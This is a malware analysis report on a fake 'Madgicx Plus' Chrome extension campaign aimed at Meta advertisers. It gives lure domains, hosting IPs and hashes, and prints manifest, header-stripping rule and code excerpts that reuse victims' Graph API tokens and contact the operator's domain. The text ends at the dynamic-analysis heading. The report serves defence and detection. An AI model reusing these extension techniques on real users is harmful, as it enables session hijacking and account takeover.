Behind the Mask of Madgicx Plus: A Chrome Extension Campaign Targeting Meta Advertisers


Written By

Cybereason Security Services Team

Cybereason Security Services recently analyzed an investigation into a broader malicious Chrome extension campaign, part of which had been previously documented by DomainTools. While earlier iterations of this campaign involved the impersonation a variety of services, the latest version shifts focus to Meta (Facebook/Instagram) advertisers through a newly crafted lure: “Madgicx Plus,” a fake AI-driven ad optimization platform. Promoted as a tool to streamline campaign management and boost ROI using artificial intelligence, the extension instead delivers potentially malicious functionalities capable of hijacking business sessions, stealing credentials, and compromising Meta Business accounts. Notably, several domains associated with earlier parts of the campaign have been repurposed to promote this new theme, highlighting the operators’ tendency to recycle infrastructure while adapting their social engineering strategy to new targets.

KEY points

- **Ongoing Campaign Targeting Meta Advertisers:** A new campaign has been observed where malicious Chrome extensions are being distributed through websites posing as AI-powered ad optimization tools for Meta (Facebook/Instagram) platforms.
- **Fake Platform Branding: “Madgicx Plus”:** The campaign uses fake branding and marketing language closely mimicking real advertising tools, such as "Madgicx Plus," to lure digital marketers into installing a compromised extension.
- **Malicious Extensions Delivered via Fake Tools:** The extensions are promoted as productivity or ad performance enhancers, but they operate as dual-purpose malware capable of stealing credentials, accessing session tokens, or enabling account takeover.



ANALYSIS

Infrastructure Discovery and Domain Analysis

The campaign's infrastructure relies on a network of professionally crafted domains to distribute malicious Chrome extensions. Although many of these domains are protected by Cloudflare to obscure their origin, further analysis using favicon hashes and open-source intelligence tools such as Shodan revealed the real IP addresses behind the proxy. This exposure enabled the identification of related domains, shared hosting infrastructure, and connections to earlier phases of the campaign.


Lure Websites Analysis

Several domains have been identified that impersonate the Madgicx brand, promoting a fake "Madgicx Plus" platform as part of a potentially malicious Chrome extension campaign. Madgicx is a legitimate advertising technology company known for offering AI-driven tools to optimize Meta (Facebook and Instagram)


advertising campaigns, which makes it a convincing target for impersonation. Importantly, there is no indication that Madgicx itself is connected to this activity. Instead, threat actors are abusing its brand as a lure to increase credibility and attract victims. The investigation also shows that domains previously linked to other malicious extensions have been repurposed to deliver the fake Madgicx Plus site, suggesting continuity of infrastructure and indicating that this is likely an evolution of the same campaign rather than the work of unrelated copycats.

Madgicx Lure Websites (Targeting META):

- hxxps[:]//privacy-shield[.]world
- hxxps[:]//madgicxads[.]world
- hxxps[:]//madgicx-plus[.]com
- hxxps[:]//cookie-whitelist[.]com
- hxxps[:]//madgicxads[.]world
- hxxps[:]//ad-guardian[.]world
- hxxps[:]//ad-seeker.world
- hxxps[:]//safesurf[.]world
- hxxps[:]//siteanalyzer[.]world
- hxxps[:]//webinsight[.]world
- hxxps[:]//www.orchid-vpn[.]com
- hxxps[:]//www.key-stat[.]com
- hxxps[:]//www.clonewebstat[.]com
- hxxps[:]//www.flight-radar[.]life
- hxxps[:]//www.calendly-daily[.]com
- hxxps[:]//www.web-radar[.]world
- hxxps[:]//www.safesurf[.]world
- hxxps[:]//www.web-radar[.]world
- hxxps[:]//www.safesurf[.]world
- hxxps[:]//www.similarweb[.]one
- hxxps[:]//www.webwatch[.]world



Example: hxxps[:]//privacy-shield[.]world lure website promotes madgicx extension.




Example: https[:]//siteanalyzer[.]world lure website promotes madgicx extension.

IP history results for 'madgicx-plus.com'.


IP ADDRESS	LOCATION	IP ADDRESS OWNER	LAST SEEN ON THIS IP
172.67.151.120	Unknown	Cloudflare, Inc	2025-07-24
104.21.80.162	Unknown	Cloudflare, Inc	2025-07-24
172.64.80.1	Unknown	Cloudflare, Inc	2024-12-01

viewdns.info shows 3 IP addresses behind Cloudflare services

Analysis revealed that www[.]web-radar[.]world and web-radar[.]world resolve to the same Cloudflare IP addresses yet display different content. This difference is not caused by DNS redirection but by server-side logic that adjusts responses based on the Host header. Further investigation found this pattern repeated across other domains in the campaign, with www and non-www variants delivering distinct lure content. This configuration allows operators to run multiple themed pages from the same infrastructure, enabling content diversification while reducing hosting costs and complicating detection.




The Madgicx extension is linked by www[.]web-radar[.]world.




The Web Radar extension, part of the same campaign, was linked by web-radar[.]world and has since been removed from the Chrome Store.

Even though the site was hosted behind Cloudflare, by analyzing the website's hosted resources, it was possible to identify unique artifacts that led to the origin server's IP address.




The malicious Debank extension lure site and the Madgicx website were hosted on the same infrastructure, indicating a reuse of resources.


According to Shodan, the IP behind cloudflare is 185.245.104[.]195, hosted by VDSina provider.



Direct access to the IP 185.245.104[.]195 (hxxp://185.245.104[.]195) returns the madgicx lure website.



The website is hosted on VDSina, a service known for hosting malicious resources.



Source: https://www.malwarebytes.com/blog/detections/hosted-by-vdsina-ru

The first phase of the investigation uncovered a network of lure websites impersonating legitimate advertising tools, including the fraudulent “Madgicx Plus” platform. Analysis of these sites’ resources exposed the real hosting infrastructure hidden behind Cloudflare, revealing the service provider and IP address in use.

Chrome Extension Analysis

The second phase of the investigation focused on the malicious Chrome extension itself, examining its technical makeup and behavior through both static and dynamic analysis. This stage uncovers the extension’s capabilities, data access permissions, and any potentially malicious functionality embedded within its code, as well as observe its runtime activity and interactions with external services.

Extension:

- **Lure Domain:** https[:]//madgicx-plus.com
- **Extension Name:** madgicx-plus-the-superapp
- **Extension ID:** eoalbaojjblgndkffciljmiddhgjdldh
- CWS: https[:]//chromewebstore.google.com/detail/madgicx-plus-the-superapp/eoalbaojjblgndkffciljmiddhgjdldh
- **Extension Filename:** eoalbaojjblgndkffciljmiddhgjdldh.crx
- **Extension File Sha256:** eaebd30ad9860b54b076c3e1241fc59c2c7c86c7bf568c4a6fece9cda904e65c

Meta Ads SuperTool

- **Lure Domain:** https[:]//madgicxads.world
- **Extension Name:** meta-ads-supertool
- **Extension ID:** cpigbbjhchinhpamicodkkcpihjjjlia
- **CWS:** https://chromewebstore.google.com/detail/meta-ads-supertool/cpigbbjhchinhpamicodkkcpihjjjlia
- **Extension Filename:** cpigbbjhchinhpamicodkkcpihjjjlia.crx
- **Extension File Sha256:** 7640907d54d5d76a25d19429968ff6b1d8fdae232b481df15d3cc47d1a224083

Static Analysis

This phase of the investigation examines the malicious Chrome extension through static analysis of its code and configuration.

Manifest.json:

```
"host_permissions": [
  "<all_urls>"
],
"permissions": [
  "storage",
  "declarativeNetRequest",
  "declarativeNetRequestWithHostAccess"
],
```

Host_permissions - Grants full access to all websites the user visits. This enables the extension to inject content scripts, read DOM data, and potentially hijack sessions across any domain.

"declarativeNetRequest", "declarativeNetRequestWithHostAccess" - These allow the extension to intercept and modify network traffic, including headers and redirect chains, without user knowledge. In combination with full host access, it enables powerful man-in-the-browser capabilities.

```
,
"content_scripts": [
  {
    "matches": [
      "http://*/*",
      "https://*/*",
      "<all_urls>"
    ],
    "js": [
      "content/index.iife.js"
    ]
  },
  {
    "matches": [
      "http://*/*",
      "https://*/*",
      "<all_urls>"
    ],
    "css": [
      "content.css"
    ]
  }
```

"Content_scripts" - This permission allows the extension to automatically inject and execute custom JavaScript code on every website the user visits. In practice, this means the extension can monitor browsing activity, capture form inputs, modify page content, or interact with web applications without the user's awareness. When misused, this capability can be weaponized to harvest sensitive information (such as login credentials), perform unauthorized actions in active sessions, or manipulate the user's experience to further social engineering goals.

```
,
"declarative_net_request": {
  "rule_resources": [
    {
      "id": "disable-csp",
      "enabled": true,
      "path": "rules.json"
    }
```

This appears to be bypassing CSP (Content Security Policy). Disabling it allows the extension to inject arbitrary scripts even into secured apps like Facebook, Gmail, etc.

Rules.json:

The code removes the Origin HTTP header from requests whose URLs match the regex.

```
{
  "id": 1337,
  "priority": 1,
  "action": {
    "type": "modifyHeaders",
    "requestHeaders": [
      {
        "header": "origin",
        "operation": "remove"
      }
    ]
  },
  "condition": {
    "regexFilter": ".*caller=ext.*"
  }
}
```

The extension uses a Declarative Net Request rule to strip the Origin header from outbound requests containing the parameter ‘caller=ext’. This is an indicator of Cross-Origin Resource Sharing policies evasion and is commonly employed in privacy-invasive or malicious extensions to bypass Facebook’s origin validation mechanisms.


background.iife.js:

```
async function Gr(e, t = {}, n = {}, r = "v19.0") {
    const s = new URL(`https://graph.facebook.com/${r}/?caller=ext`);
    t.access_token = e, Object.keys(t).forEach(o => s.searchParams.append(o, t[o]));
    try {
        return (await Pe.post(s.toString(), n)).data
    } catch (o) {
        throw console.error("Error during GraphQL request:", o), o
    }
}
async function de(e, t, n = {}, r = "v19.0") {
    const s = new URL(`https://graph.facebook.com/${r}/${t}?caller=ext`);
    return n.access_token = e, Object.keys(n).forEach(i => s.searchParams.append(i, n[i])), (await Pe.get(s.toString())).data
```

The code indicates unauthorized API access using the victim’s session or tokens. By stealing a valid session token, the extension bypasses the need for login credentials entirely and can impersonate the victim directly. This grants the attacker access to the victim’s authenticated environment, allowing them to perform actions such as viewing private data, modifying account settings, or even managing advertising assets, effectively taking over the account without ever knowing the password.


```
async function on(e, t, n, r, s) {
    return new Promise((o, i) => {
        chrome.storage.local.get(["user"], async c => {
            if (!c.user) return i(new Error("User not found in chrome.storage.local"));
            const f = new URLSearchParams({
                term: e,
                "term_modes[]": t.join(","),
                sort_by: n,
                current_index: r.toString(),
                board_id: s
            });
            try {
                const u = await (await fetch(`https://madgicx-plus.com/api/core/search?${f.toString()}`, {
                    method: "GET",
                    headers: {
                        Accept: "application/json",
                        "Content-Type": "application/json"
                    }
                })).json();
                o(u)
            } catch (l) {
                i(l)
            }
        })
    })
```


Additionally, it communicates with *hxxps[:]//madgicx-plus[.]com* which is not Meta, and potentially can be C2 domain.



Dynamic Analysis

